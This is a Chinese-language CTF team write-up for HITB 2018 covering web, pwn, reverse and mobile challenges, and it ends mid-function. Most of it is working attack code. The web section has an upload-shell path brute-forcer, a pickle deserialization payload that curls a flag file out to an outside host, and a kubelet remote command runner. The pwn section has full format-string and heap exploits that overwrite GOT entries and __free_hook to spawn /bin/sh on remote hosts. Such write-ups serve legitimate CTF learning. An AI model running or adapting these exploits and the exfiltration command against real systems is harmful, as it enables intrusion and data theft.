Web

upload

windows 环境

上传文件后缀修改为".php "

然后使用下面脚本爆破上传路径，访问即可得到 shell

```
import requests
import string

url = "http://47.90.97.18:9999/pic.php?filename=%s/1523452448.php"

path = './../87194f13726af7cee27ba'


for j in range(50):
    for i in string.printable:
        http = requests.get(url % (path+i+'<'))
        if 'image error' not in http.content:
            path += i
            print path
            break
```

Python's revenge

爆破 salt 为 hitb

```

import hashlib
import string
from werkzeug.security import safe_str_cmp


hash_data =
'0b6d40124c4b254c73dff382db019a3373d066f38a5975b67c3c9aabf482562b'

location = 'VjEyMzEyMwpwMAou'
```

```
def calc_digest(location, secret):
    return hashlib.sha256("%s%s" % (location, secret)).hexdigest()

for i in string.ascii_letters + string.digits:
    for j in string.ascii_letters + string.digits:
        for k in string.ascii_letters + string.digits:
            for l in string.ascii_letters + string.digits:
                # print "salt", i+j+k+l
                if safe_str_cmp(calc_digest(location, i+j+k+l),
hash_data):
                    print "salt", i+j+k+l
```

构造 exp

```
import marshal
import base64
import cPickle
import hashlib

def foo():
    import os
    os.system("curl x.x.x.x:8080 --data `cat /flag_is_here |
base64`")

code = marshal.dumps(foo.func_code)

payload =  """ctypes
FunctionType
(cmarshal
loads
(S'%s'
tRc__builtin__
globals
(tRS''
tR(tR."""  % code

print "-------------------------------------------------"
print payload

location = base64.b64encode(payload)
```

```
salt = 'hitb'

print(hashlib.sha256(location+salt).hexdigest() + '!' + location)

# cPickle.loads(payload)
```

Baby baby

nmap 扫描找到 10250 端口

https://47.75.146.42:10250/stats/

kubelet 服务，可 shell

```
#! /usr/bin/python
# _*_ coding:utf-8 _*_
import sys
import requests
import json

'''
导入 InsecureRequestWarning，取消以下报错
InsecureRequestWarning: Unverified HTTPS request is being made.
Adding certificate verification is strongly advised.
See: https://urllib3.readthedocs.io/en/latest/advanced-
usage.html#ssl-warnings InsecureRequestWarning)
'''
from requests.packages.urllib3.exceptions import
InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

cmd = sys.argv[1]

# 执行命令：/run/%namespace%/%pod_name%/%container_name%
def execCmd(url, namespace, pod, container):
    global cmd
    payload = {
        "cmd": cmd
    }
    url = url + "/run" + "/" + namespace + "/" + pod + "/" +
container
```

```
    # container 为POD时执行命令错误,暂未发现成功案例
    # Error executing in Docker Container: 126
    if container == "POD":
        return

    try:
        r = requests.post(url, timeout=5, verify=False, data=payload)
        if "Error executing in Docker Container" in r.text:
            print u"[-] %s/%s/%s 执行错误：" %(namespace, pod,
container) + "\n    " + str(r.text)
        else:
            print u"[+] %s/%s/%s 执行成功：" %(namespace, pod,
container) + "\n    " + str(r.text)

    except Exception, e:
        print "[-] execCmd: " + str(e)


# 得到pods，containers，namespace：/runningpods/
def getResouces(url):
    url1 = url + '/runningpods'
    try:
        r = requests.get(url1, timeout=5, verify=False)
        result = json.loads(r.text)

        items = result['items']
        for item in items:
            namespace = item['metadata']['namespace']
            pod = item['metadata']['name']
            containers = item['spec']['containers']

            for container in containers:
                container_name = container['name']
                # print "[*] namespace, pod,
container: %s, %s, %s" %(namespace, pod, container_name)
                execCmd(url, namespace, pod, container_name)

    except Exception, e:
        print "[-] getResouces: " + str(e)


if __name__ == "__main__":
    url = "https://47.75.146.42:10250"
```

```
    print "[*] url: " + url
    getResouces(url)
```

执行命令

```
python exp.py "base64 /flag.txt"
```

PWN

Babypwn

```
#coding:utf-8

from pwn import *

debug = 0

count = 0

#HITB{Baby_Pwn_BabY_bl1nd}


#context(arch='i386',os='linux',endian='little')

now = 0

if debug:

        p = process('./easy_pwn')

        libc = ELF('libc6_2.23-0ubuntu10_amd64.so')

        #context.kernel = 'amd64'

        #off = 0x001b2000

        context.log_level = 'debug'

        #gdb.attach(p)

        #gdb.attach(p,'vmmap')
```

```
        gdb.attach(p,'b *0x804882b')

else:

        p = remote('47.75.182.113', 9999)

        libc = ELF('libc6_2.23-0ubuntu10_amd64.so')

        context.log_level = 'debug'

        #libc = ELF('./libc-2.23.so')

        #off = 0x001b0000



offset = 11

def leak(str,output,addr):

        global now,count

        #p.recvuntil('Username:')

        #p.sendline(str)

        #p.recvuntil('Hello ')

        #if('Password')

        #tmp = p.recvuntil('p4nda')#recvuntil('p1e')

        #a = tmp[0]

        #if (tmp[0] == 'p') & (tmp[1] == '1')& (tmp[2] == 'e'):

        #       a = '\0'

        #print (a)

        #p = remote('47.75.182.113', 9999)

        p.sendline(str)

        p.recvuntil('<<<<')

        tmp = p.recvuntil('>>>>')

        #print tmp

        if tmp.startswith('>>>>'):
```

```
                a = '\0'
                now += 1
        else:
                if addr&0xff == 0x0a:
                        #print '[-] error'
                        #exit(0)
                        count +=1
                        now += 1
                        a = '\xf0'
                else:
                        a = tmp.split('>>>>')[0]
                        now += len(a)
        print a
        output.write(a)
        #p.close()

        #p.sendline('')

def find_offset():
        for i in range(1,20):
                str = '%%%d$x'%(i)
                print '[%d]'%i
                leak(str)

def ori_file(str,output):
        p.recvuntil('Username:')
```

```
        p.sendline(str)

        #p.recvuntil('p4nda')

        p.recvuntil('Hello ')

        a = p.recv(1)

        print hex(int(a)),


        output.write(a)

        p.recvuntil('Password')

        p.sendline('')

def find_ori():

        i = 0

        output = open('bin', 'wb')

        pro = log.progress('ori_geting')

        end = 0x1000

        while now < end:

                pro.status('recover:'+hex(0x400000+now))

                str = '<<<<%8$s>>>>'+'p1e'+'\0' +p64(0x400000+now)

                leak(str,output,0x400000+now)

        '''

        for i in range(0,0x1000):

        #find_offset()

                pro.status('recover:'+hex(0x400000+i))

                str = '<<<<%8$s>>>>'+'p1e'+'\0' +p64(0x400000+i)
#'%7$s'+'p1e'+'\0'+p64(0x400000+i)+'\np4nda\0\0\0'# + p32(0x8048970)

                leak(str,output,0x400000+i)

        '''
```

```
        '''

        for i in range(0,0x2000):

        #find_offset()

                pro.status('recover:'+hex(0x600000+i))

                str = '<<<<%8$s>>>>'+'p1e'+'\0' +p64(0x600000+i)# +
p32(0x8048970)

                #str =
'%7$s'+'p1e'+'\0'+p64(0x600000+i)+'\np4nda\0\0\0'# + p32(0x8048970)

                leak(str,output,0x600000+i)

        '''

        pro.success('get ori_file')

        output.close()

#find_ori()

def test():

        while 1:

                a = raw_input()

                str = '<<<<%8$s>>>>'+'p1e'+'\0'+p64(int(a,16)) +
'\n'# + p32(0x8048970) +

                p.sendline(str)

                p.recvuntil('<<<<')

                tmp = p.recvuntil('>>>>')

                print tmp

                if tmp.startswith('>>>>'):

                        a = '\0'


                else:

                        a = tmp[0]
```

```
                print a

#test()

#str = '%7$s'+'p1e'+'\0'+p64(0x40070b)

#p.sendline(str)

#def find_password():


#str = '%14$s'+'\0'*2+'p4nda'+p32(0x804A08C)

#find_password(str)

        #i+=1

'''

for i in range(0,100):

        str = '%13$caaa' + p32(0x8040000+i*4)

        leak(str)

'''

#print '[-] count ',count




str = '<<<<%8$s>>>>'+'p1e'+'\0'+p64(0x601018) + '\n'

p.sendline(str)

p.recvuntil("<<<<")

leak1 = u64(p.recv(6).ljust(8,'\0'))


str = '<<<<%8$s>>>>'+'p1e'+'\0'+p64(0x601030) + '\n'

p.sendline(str)

p.recvuntil("<<<<")

leak2 = u64(p.recv(6).ljust(8,'\0'))
```

```
str = '<<<<%8$s>>>>'+'p1e'+'\0'+p64(0x601028) + '\n'

p.sendline(str)

p.recvuntil("<<<<")

leak3 = u64(p.recv(6).ljust(8,'\0'))



print '[*] setbuf ',hex(leak1)

print '[*] usleep ',hex(leak2)

print '[*] gets   ',hex(leak3)

libc.address = leak1 - libc.symbols['setbuf']

print '[*] system ',hex(libc.symbols['system'])

context.clear(arch = 'amd64')

#str = repr(fmtstr_payload(7, {0x601028: libc.symbols['system']-8 },
write_size='byte'))

target = libc.symbols['system']

#str1 =
"%%%dc%%12$hhn%%%dc%%13$hn"%((target&0xff),(target>>8)&0xffff-
(target&0xff))



str1 =
"%%%dc%%12$hhn%%%dc%%13$hn"%(((target&0xff)),(target>>8)&0xffff-
(target&0xff))

str1 += ';/bin/sh\0;'

str1 = str1.ljust(48,'a')

str1 += p64(0x601028)

str1 += p64(0x601029)

print '[+] ',len(str1)
```

```
#'/bin/sh;' + p64(0x601028) + p64(0x601029) + p64(0x601030) +
"%%%dc%%7$p"%((target & 0xff) - 7)

if ('\x20' in str1) | ('\x0a' in str1):

        print '[-]'

        print str1

        exit(0)

print str1

p.sendline(str1)

p.interactive()

'''

[*] setbuf  0x7fdcfdb2e6b0

[*] usleep  0x7fdcfdbb5d60

[*] gets    0x7fdcfdb26d80

[*] system  0x7fdcfdafd390


'''
```

d

```
from pwn import *

import base64

context(arch = 'amd64', os = 'linux', endian = 'little')

context.log_level = 'debug'


def ReadMsg(p, num, data):
```

```
        p.recvuntil('? :')
        p.sendline('1')
        p.recvuntil('? :')
        p.sendline(str(num))
        p.recvuntil('msg:')
        p.sendline(data)

def EditMsg(p, num, data):
        p.recvuntil('? :')
        p.sendline('2')
        p.recvuntil('? :')
        p.sendline(str(num))
        p.recvuntil('msg:')
        p.sendline(data)

def WipeMsg(p, num):
        p.recvuntil('? :')
        p.sendline('3')
        p.recvuntil('? :')
        p.sendline(str(num))

def GameStart(ip, port, debug):
        if debug == 1:
                p = process('./d')
                gdb.attach(p)
        else:
```

```
                p = remote(ip, port)

        free_got = 0x602018

        puts_got = 0x602020

        malloc_plt = 0x4007E0

        strlen_got = 0x602028

        puts_plt = 0x400770

        offset_puts = 0x000000000006f690

        offset___libc_start_main_ret = 0x20830

        offset_system = 0x0000000000045390

        offset_dup2 = 0x00000000000f7940

        offset_read = 0x00000000000f7220

        offset_write = 0x00000000000f7280

        offset_str_bin_sh = 0x18cd17

        ReadMsg(p, 60, base64.b64encode('/bin/sh'))

        ReadMsg(p, 2, base64.b64encode('a' * 0x28)[0 : -2])

        ReadMsg(p, 3, base64.b64encode('a' * 0x60))

        ReadMsg(p, 4, base64.b64encode('a' * 0x60))

        # EditMsg(p, 2, 'a' * 0x28 + '\xe0')

        WipeMsg(p, 2)

        ReadMsg(p, 2, base64.b64encode('a' * 0x28 + '\xe1')[0 : -1])

        WipeMsg(p, 3)


        ReadMsg(p, 3, base64.b64encode('\x00' * 0x68 + p64(0x71) +
'\x00' * 0x68 + p64(0x21) + '\x00' * 0x18 + p64(0x21)))

        ReadMsg(p, 5, base64.b64encode('\x00' * 0x60))

        WipeMsg(p, 4)
```

```
        WipeMsg(p, 3)



        ReadMsg(p, 3, base64.b64encode('\x00' * 0x68 + p64(0x71) +
p64(0x602170 + 5 - 8) + '\x00' * 0x60 + p64(0x21) + '\x00' * 0x18 +
p64(0x21)))

        ReadMsg(p, 6, base64.b64encode('a' * 0x60))

        ReadMsg(p, 7, base64.b64encode(('\x00' * 3 + p64(free_got) +
p64(puts_got) + p64(strlen_got)).ljust(0x60, '\x00')))

        EditMsg(p, 0, p64(puts_plt)[0 : 6])

        WipeMsg(p, 1)

        p.recvuntil('? :')

        libc_addr = u64(p.recvuntil('\n')[ : -1].ljust(8, '\x00')) -
offset_puts

        log.info('leak addr : ' + hex(libc_addr))

        EditMsg(p, 2, p64(malloc_plt)[0 : 6])

        EditMsg(p, 0, p64(libc_addr + offset_system))

        WipeMsg(p, 60)



        p.interactive()



if __name__ == '__main__':

        GameStart('47.75.154.113', 9999, 0)
```

gundam

```
from pwn import *

context(arch = 'amd64', os = 'linux', endian = 'little')
```

```
context.log_level = 'debug'


def Build(p, name, tp):
        p.recvuntil('choice : ')
        p.send('1\x00')
        p.recvuntil(':')
        p.send(name)
        p.recvuntil(':')
        p.sendline(str(tp))


def Visit(p):
        p.recvuntil('choice : ')
        p.send('2\x00')
        # p.recvuntil('')


def Destory(p, i):
        p.recvuntil('choice : ')
        p.send('3\x00')
        p.recvuntil(':')
        p.sendline(str(i))


def Blow(p):
        p.recvuntil('choice : ')
        p.send('4\x00')
        # p.recvuntil('')
```

```
def GameStart(ip, port, debug):

        if debug == 1:

                p = process('./gundam', env={'LD_PRELOAD':
'./libc.so.6'})

        else:

                p = remote(ip, port)

        offest_free_hook = 0x03DC8A8

        offest_system = 0x047DC0


        Build(p, 'hack by w1tcher', 0)

        for i in range(7):

                Build(p, 'w1tcher', 0)

        for i in range(7):

                Destory(p, i + 1)

        Destory(p, 0)

        Blow(p)


        for i in range(7):

                Build(p, 'a', 0)

        Build(p, 'a' * 8, 0)

        Visit(p)


        p.recvuntil('[0]')

        p.recvuntil(':')

        heap_addr = u64(p.recvuntil('Type')[ : -4].ljust(8, '\x00'))
& ~0xfff

        p.recvuntil('[7]')
```

```
        p.recvuntil('a' * 8)

        libc_addr = u64(p.recvuntil('Type')[ : -4].ljust(8, '\x00'))
- 0x3dac78

        log.info('heap address : ' + hex(heap_addr))

        log.info('libc address : ' + hex(libc_addr))




        for i in range(8):

                Destory(p, i)

        Blow(p)


        Build(p, '/bin/sh', 0)

        Build(p, 'w1tcher', 0)

        Build(p, 'w1tcher', 0)

        Build(p, 'w1tcher', 0)

        Destory(p, 1)

        Destory(p, 1)

        Build(p, p64(libc_addr + offest_free_hook), 0)

        Build(p, 'w1tcher', 0)

        # Build(p, p64(libc_addr + offest_system), 0)

        # Destory(p, 0)

        # Build(p, 'w1tcher', 0)

        # Build(p, 'w1tcher', 0)

        # for i in range(7)

        #       Destory(p, 2)

        # Destory(p, 3)
```

```
        # Build(p, 'a', 0)

        # Visit(p)

        # p.recvuntil('Gundam[5] :')

        # heap_addr = u64(p.recvuntil('Type')[ : -4].ljust(8,
'\x00')) & ~0xfff

        # log.info('heap address : ' + hex(heap_addr))


        log.info('pid is :' + hex(pidof(p)[0]))

        with open('/proc/' + str(pidof(p)[0]) + '/maps') as f :

                log.info(f.read())


        p.interactive()


if __name__ == '__main__':

        GameStart('47.75.37.114', 9999, 1)
```

once

```
from pwn import *

import time

context(arch = 'amd64', os = 'linux', endian = 'little')

context.log_level = 'debug'


def LeakLibc(p):

        p.recvuntil('> ')
```

```
        p.send('6\x00')
        p.recvuntil('0x')
        return int(p.recvuntil('>')[ : -1], 16)

def Link(p):
        p.recvuntil('> ')
        p.send('1\x00')

def Fill(p, data):
        p.recvuntil('> ')
        p.send('2\x00')
        time.sleep(0.2)
        p.send(data)

def unLink(p):
        p.recvuntil('> ')
        p.send('3\x00')

def Malloc(p, l):
        p.recvuntil('> ')
        p.send('4\x00')
        p.recvuntil('> ')
        p.send('1\x00')
        p.recvuntil('size:\n')
        p.send(str(l))
        p.recvuntil('> ')
```

```
        p.send('4\x00')


def Edit(p, data):
        p.recvuntil('> ')
        p.send('4\x00')
        p.recvuntil('> ')
        p.send('2\x00')
        time.sleep(0.2)
        p.send(data)
        p.recvuntil('> ')
        p.send('4\x00')


def Free(p):
        p.recvuntil('> ')
        p.send('4\x00')
        p.recvuntil('> ')
        p.send('3\x00')
        p.recvuntil('> ')
        p.send('4\x00')


def GameStart(ip, port, debug):
        if debug == 1:
                p = process('./once')
                libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
                # gdb.attach(p)
        else:
```

```
                p = remote(ip, port)

                libc = ELF('./libc-2.23.so')

        # one_gadget_addr = 0x4526a

        # one_gadget_addr = 0xf0274

        # one_gadget_addr = 0xf1117

        libc.address = LeakLibc(p) - libc.symbols['puts']

        p.send('6\x00')

        log.info('libc address' + hex(libc.address))

        Malloc(p, 0x200)

        Link(p)

        Fill(p, '\x00' * 0x18 + chr(0x68 - 0x10))

        unLink(p)

        Edit(p, '/bin/sh'.ljust(0x10, '\x00') +
p64(libc.symbols['__free_hook']) + p64(libc.symbols['__free_hook'])
+ p64(libc.symbols['_IO_2_1_stdout_']) + p64(0) +
p64(libc.symbols['_IO_2_1_stdin_']) + p64(0) + p64(0))

        Fill(p, p64(libc.symbols['system']))

        p.recvuntil('> ')

        p.send('4\x00')

        p.recvuntil('> ')

        p.send('3\x00')


        p.interactive()


if __name__ == '__main__':

        GameStart('47.75.189.102', 9999, 1)
```

reverse

hex

下载 hex 文件，file 一下，发现是文本文件，打开看了一下，暂时看不懂，binwalk 一下，显示 Intel hex file，google Intel hex 文件，根据 hex 维基百科，明白了文本文件的内容。之后各种 google，发现了 hex2bin 这个 windows hex 转 bin 的工具。strings 一下 bin 文件，发现关键内容 arduino micro。

然后又是一顿 google，确定了 arduino micro 板子使用的是 atmega32u4，编译器是 arduino avr，于是乎，加载进 ida，由于 ida 没有 atmega32u4，我选择的是 atmega32_L，阅读 atmega32 datasheet 指令集开始看代码。各种 call 表示看不懂啊，特别是关键的 setup()和 Loop 函数。

后来又是一顿 google，找到了 badusb，了解了原来这是 badusb，尝试着使用 Arduino IDE 自己编译文件来和题目二进制文件进行对比。理解了关键的函数 Keyboard_Press，Keyboard_release 和 delay。于是乎，我们的目的只要搞懂这个 badusb 插上电脑以后，做了什么，大概就能得到 flag 了吧。

附上部分关键处的汇编：

```
ROM:09F0 ldi     r22, 0x20 ; ' '
ROM:09F1 ldi     r24, 0x77 ; 'w'
ROM:09F2 ldi     r25, 1
ROM:09F3 call    Keyboard_press
ROM:09F5 ldi     r22, 0xF4
ROM:09F6 ldi     r23, 1
ROM:09F7 ldi     r24, 0
ROM:09F8 ldi     r25, 0
ROM:09F9 call    delay
ROM:09FB ldi     r22, 0x20 ; ' '
ROM:09FC ldi     r24, 0x77 ; 'w'
ROM:09FD ldi     r25, 1
ROM:09FE call    Keyboard_release
ROM:0A00 ldi     r22, 0x88
ROM:0A01 ldi     r23, 0x13
ROM:0A02 ldi     r24, 0
ROM:0A03 ldi     r25, 0
ROM:0A04 call    delay
ROM:0A06 ldi     r22, 0x20 ; ' '
ROM:0A07 ldi     r24, 0x77 ; 'w'
ROM:0A08 ldi     r25, 1
ROM:0A09 call    Keyboard_press
```

```
ROM:0A0B ldi     r22, 0xF4
ROM:0A0C ldi     r23, 1
ROM:0A0D ldi     r24, 0
ROM:0A0E ldi     r25, 0
ROM:0A0F call    delay
ROM:0A11 ldi     r22, 0x20 ; ' '
ROM:0A12 ldi     r24, 0x77 ; 'w'
ROM:0A13 ldi     r25, 1
ROM:0A14 call    Keyboard_release
ROM:0A16 ldi     r22, 0x88
ROM:0A17 ldi     r23, 0x13
ROM:0A18 ldi     r24, 0
ROM:0A19 ldi     r25, 0
ROM:0A1A call    delay
ROM:0A1C ldi     r22, 0x24 ; '$'
ROM:0A1D ldi     r24, 0x77 ; 'w'
ROM:0A1E ldi     r25, 1
ROM:0A1F call    Keyboard_press
ROM:0A21 ldi     r22, 0xF4
ROM:0A22 ldi     r23, 1
ROM:0A23 ldi     r24, 0
ROM:0A24 ldi     r25, 0
ROM:0A25 call    delay
ROM:0A27 ldi     r22, 0x24 ; '$'
ROM:0A28 ldi     r24, 0x77 ; 'w'
ROM:0A29 ldi     r25, 1
ROM:0A2A call    Keyboard_release
ROM:0A2C ldi     r22, 0x88
ROM:0A2D ldi     r23, 0x13
ROM:0A2E ldi     r24, 0
ROM:0A2F ldi     r25, 0
ROM:0A30 call    delay
ROM:0A32 ldi     r22, 0x23 ; '#'
ROM:0A33 ldi     r24, 0x77 ; 'w'
ROM:0A34 ldi     r25, 1
ROM:0A35 call    Keyboard_press
ROM:0A37 ldi     r22, 0xF4
ROM:0A38 ldi     r23, 1
ROM:0A39 ldi     r24, 0
ROM:0A3A ldi     r25, 0
ROM:0A3B call    delay
ROM:0A3D ldi     r22, 0x23 ; '#'
ROM:0A3E ldi     r24, 0x77 ; 'w'
ROM:0A3F ldi     r25, 1
```

```
ROM:0A40 call    Keyboard_release
ROM:0A42 ldi     r22, 0x88
ROM:0A43 ldi     r23, 0x13
ROM:0A44 ldi     r24, 0
ROM:0A45 ldi     r25, 0
ROM:0A46 call    delay
ROM:0A48 ldi     r22, 0x23 ; '#'
ROM:0A49 ldi     r24, 0x77 ; 'w'
ROM:0A4A ldi     r25, 1
ROM:0A4B call    Keyboard_press
ROM:0A4D ldi     r22, 0xF4
ROM:0A4E ldi     r23, 1
ROM:0A4F ldi     r24, 0
ROM:0A50 ldi     r25, 0
ROM:0A51 call    delay
ROM:0A53 ldi     r22, 0x23 ; '#'
ROM:0A54 ldi     r24, 0x77 ; 'w'
ROM:0A55 ldi     r25, 1
ROM:0A56 call    Keyboard_rel
```

直接获取所有的操作太累了，我选择 idapython 获取所有打印的字符，脚本如下：

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import idautils
import idaapi
import idc
'''
start = idc.SelStart()
end = idc.SelEnd()
'''
'''
cur_addr = 0x94C
for disass_addr in list(idautils.FuncItems(func)):
    if idc.GetMnem(disass_addr) == 'ldi':
        if idc.GetOpnd(disass_addr,1) == ' ':

'''

str1 = ''
count = 0
cur_addr = 0x94C
```

```
for disass_addr in list(idautils.FuncItems(cur_addr)):
    if idc.GetMnem(disass_addr) == 'ldi':
        tmp = idc.GetOperandValue(disass_addr,1)
        if tmp == ord(' '):
            count += 1
            if count == 2:
                str1 += ' '
                count = 0
        elif tmp == ord('$'):
            count += 1
            if count == 2:
                str1 += '$'
                count = 0
        elif tmp == ord('#'):
            count += 1
            if count == 2:
                str1 += '#'
                count = 0
        elif tmp == ord('&'):
            count += 1
            if count == 2:
                str1 += '&'
                count = 0
        elif tmp == ord(':'):
            count += 1
            if count == 2:
                str1 += ':'
                count = 0
        elif tmp == ord('|'):
            count += 1
            if count == 2:
                str1 += '|'
                count = 0
        elif tmp == ord('!'):
            count += 1
            if count == 2:
                str1 += '!'
                count = 0
        elif tmp == ord(';'):
            count += 1
            if count == 2:
                str1 += ';'
                count = 0
        elif tmp == ord('@'):
```

```
            count += 1
            if count == 2:
                str1 += '@'
                count = 0
        elif tmp == ord('.'):
            count += 1
            if count == 2:
                str1 += '.'
                count = 0
        elif tmp == ord('%'):
            count += 1
            if count == 2:
                str1 += '%'
                count = 0
        elif tmp == ord('`'):
            count += 1
            if count == 2:
                str1 += '`'
                count = 0
        elif tmp == 0xB0:
            count += 1
            if count == 2:
                print str1
                str1 = ''
                count = 0
```

最后得到打印出来的 flag:flag{520}

emmmmm，这个我实在是看不懂画了什么，从出图到得到 flag，有差不多 9 个小时，感谢看出 flag 的@pinko 大佬(第一行右移两位)，同时感谢客服大佬@Swing 的耐心解答(还是想吐槽一下下:-( )

Mobile

multicheck

APK 实际加载的 dex 是 so 释放出来的一个 dex，找到真正的 dex 文件后查看发现为 xtea 算法，将其最终的字符串 b 做解密变换即可得到 flag。

```
import java.util.Arrays;

public class main {
    private static int[] a;
    private static byte[] b;

    static {
        main.a = new int[]{-1414812757, -842150451, -269488145,
305419896};
        main.b = new byte[]{99, 124, 101, -23, -114, 81, -47, -39, -
102, 79, 22, 52, -39, -94, -66, -72, 101, -18, 73, -27, 53, -5, 46,
-20, 97, 11, -56, 36, -19, -49, -112, -75};
    }

    public main() {
        super();
    }


    private static int a(byte arg0) {
        int v0 = arg0;
        if(arg0 < 0) {
            v0 = arg0 + 256;
        }

        return v0;
    }

    public static byte[] a(byte[] arg6) {
        int v0 = 8 - arg6.length % 8;   //32
        byte[] v2 = new byte[arg6.length + v0];
        v2[0] = ((byte)v0);
        System.arraycopy(arg6, 0, v2, v0, arg6.length);
        byte[] v3 = new byte[v2.length];
        for(v0 = 0; v0 < v3.length; v0 += 8) {
            for(int i=0;i<v2.length;i++)
                System.out.printf("%x ",v2[i]);
            System.out.println();
            System.arraycopy(main.a(v2, v0, main.a, 32), 0, v3, v0,
8); //Round 32
        }

        return v3;
```

```
    }

    static byte[] a(byte[] arg12, int arg13, int[] arg14, int arg15)
{
        int[] v4 = main.a(arg12, arg13);    //32
        int v3 = v4[0];
        int v2 = v4[1];
        int v1 = 0;
        int v5 = -1640531527;
        int v6 = arg14[0];
        int v7 = arg14[1];
        int v8 = arg14[2];
        int v9 = arg14[3];
        int v0;
        //System.out.printf("%x %x\n",v4[0],v4[1]);
        for(v0 = 0; v0 < arg15; ++v0) {
            v1 += v5;
            v3 += (v2 << 4) + v6 ^ v2 + v1 ^ (v2 >> 5) + v7;
            v2 += (v3 << 4) + v8 ^ v3 + v1 ^ (v3 >> 5) + v9;
            //System.out.printf("%x %x %x\n",v1,v2,v3);
        }

        v4[0] = v3;
        v4[1] = v2;
        return main.a(v4, 0);
    }

    static byte[] b(byte[] arg12, int arg13, int[] arg14, int arg15)
{
        int[] v4 = main.a(arg12, arg13);    //32
        int v3 = v4[0];
        int v2 = v4[1];
        int v5 = -1640531527;
        int v1 = v5*arg15;
        int v6 = arg14[0];
        int v7 = arg14[1];
        int v8 = arg14[2];
        int v9 = arg14[3];
        int v0;
        //System.out.printf("%x %x\n",v4[0],v4[1]);
        for(v0 = 0; v0 < arg15; ++v0) {
            //System.out.printf("%x %x %x\n",v1,v2,v3);
            v2 -= (v3 << 4) + v8 ^ v3 + v1 ^ (v3 >> 5) + v9;
            v3 -= (v2 << 4) + v6 ^ v2 + v1 ^ (v2 >> 5) + v7;
```

```
            v1 -= v5;
        }

        v4[0] = v3;
        v4[1] = v2;
        return main.a(v4, 0);
    }

    private static int[] a(byte[] arg4, int arg5) {
        int[] v1 = new int[arg4.length >> 2];
        int v0 = 0;
        while(arg5 < arg4.length) {
            //System.out.println(arg5);
            v1[v0] = main.a(arg4[arg5 + 3]) | main.a(arg4[arg5 + 2])
<< 8 | main.a(arg4[arg5 + 1]) << 16 | arg4[arg5] << 24;
            ++v0;
            arg5 += 4;
        }

        return v1;
    }

    private static byte[] a(int[] arg4, int arg5) {
        byte[] v1 = new byte[arg4.length << 2];
        int v0 = 0;
        while(arg5 < v1.length) {
            v1[arg5 + 3] = ((byte)(arg4[v0] & 255));
            v1[arg5 + 2] = ((byte)(arg4[v0] >> 8 & 255));
            v1[arg5 + 1] = ((byte)(arg4[v0] >> 16 & 255));
            v1[arg5] = ((byte)(arg4[v0] >> 24 & 255));
            ++v0;
            arg5 += 4;
        }

        return v1;
    }


    public static void main(String[] args){
        String arg2 = "00000000000000000000000000000000";
        int v0 = 0;
        for(v0 = 0; v0 < main.b.length; v0 += 8) {
            System.out.println();
            byte[] s = main.b(main.b, v0, main.a, 32);  //Round 32
```

```
            for(int i =0;i<8;i++)
            {
                System.out.printf("%02x,",s[i]);
            }
         }
        /*
        byte[] v4 = {85 ,31 ,97 ,119, 115, -65, 103, 117};
        byte[] v5 = main.b(v4, 0, main.a, 32);
        for(int i=0;i<8;i++)
        {
            System.out.printf("%x ",v5[i]);
        }
        */
    }
}
```

answer: HITB{SEe!N9_IsN'T_bELIEV1Ng}

kivy simple

py2apk 非常的溜，装好 app 执行，到 app 安装目录下发现 main.pyo，反编译得到 main.py

```
from kivy.uix.popup import Popup
from kivy.app import App
from kivy.uix.label import Label
from kivy.uix.textinput import TextInput
from kivy.uix.button import Button
from kivy.uix.boxlayout import BoxLayout
import binascii
import marshal
import zlib

class LoginScreen(BoxLayout):

    def __init__(self, **kwargs):
        super(LoginScreen, self).__init__(**kwargs)
        self.orientation = 'vertical'
        self.add_widget(Label(text='FLAG'))
        self.flag = TextInput(hint_text='FLAG HERE', multiline=False)
        self.add_widget(self.flag)
        self.hello = Button(text='CHECK')
```

```
        self.hello.bind(on_press=self.auth)
        self.add_widget(self.hello)

    def check(self):
        if self.flag.text == 'HITB{this_is_not_flag}':
            return True
        return False

    def auth(self, instance):
        if self.check():
            s = 'Congratulations you got the flag'
        else:
            s = 'Wrong answer'
        popup = Popup(title='result', content=Label(text=s),
auto_dismiss=True)
        popup.open()


screen = LoginScreen()
b64 =
'eJzF1MtOE2EUB/DzTculUKAUKJSr3OqIV0TBGEOMRqIuatJhowsndTrVA+MlnYEYhZX
EhQuXLlz4CC58BBc+ggsfwYWPYDznhHN8BJr5Tv7fby6Z8/VrIzj+eDRu0kirVFoARwC
PAGI6HOx4EBI6CHy+LHLH1/O4zfd8onQAsEOHg0MHmQcHDt45vmc3B50FyHIQELU8qLZ
yYutmebIusftm3WQ9Yo/NeskKYh2zPrJ+sfdmRbIBsc9mg2RDYl/NSmTDYt/NymQjYj/
NRsnGxH6bVcjGxf6aTZBVxcpObdL6rZlNkU2LXTebsT7qZrP2fk/M5shOie2bzdvzPpg
tkC2KfTFbIlsW+2ZWIzst9sPMJzsj9stsheys2B+zc2TnxTxP7YL1UTG7aLZidolsVWz
T7LL11jBbI7si1ja7SrYu9sZsw+yjWJaHgHZx4F+j/VnHOao4TCXjvbuBQxqXsV9jgDm
Nt7CiMURP4zZOaXyA3RrncVTjEpY0djCv8S2Oa3yF/OtC0PldLPN8hkuf4ioO8nxA5zW
c1LiITuM97NG4hbMaD3FE4z4W+TEFLhOKD7GL59M6r+OYxjXsperz+YzfvZ00n0rI4td
ZxkuTxC8yPr3VTNJYTm139mL5S5BZGidteVTqc4dSMil8V/Qsjnb52vSIzRVdGfKu5E5
seHWfu2rw3sj460yjTkwt8oqFYZQ00zQM/3cipSErzQt14/nL1l4Sb0pHXAp3/gENPMQ
t'
eval(marshal.loads(zlib.decompress(binascii.a2b_base64(b64))))

class MyApp(App):

    def build(self):
        return screen


app = MyApp()
app.run()
# okay decompyling ../../main.pyo
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
```

```
# 2018.04.12 20:03:35 CST
```

main.py 中还包含了一个序列化后的 codeobject，将其 base64 解密 zlib 解压后 dump 至文件，发现无法被反编译，查看二进制发现一开始的位置是一个 strings object，随后为 code object，将 string object 删除，得到 pyc 后反编译得到代码

```
def check(s):
    if len(s) != 31:
        return False
    elif s[17] != '7':
        return False
    elif s[15] != '%':
        return False
    elif s[11] != 'S':
        return False
    elif s[3] != 'B':
        return False
    elif s[22] != '_':
        return False
    elif s[2] != 'T':
        return False
    elif s[27] != 'O':
        return False
    elif s[6] != '!':
        return False
    elif s[20] != '$':
        return False
    elif s[16] != 'r':
        return False
    elif s[4] != '{':
        return False
    elif s[23] != 'p':
        return False
    elif s[25] != '7':
        return False
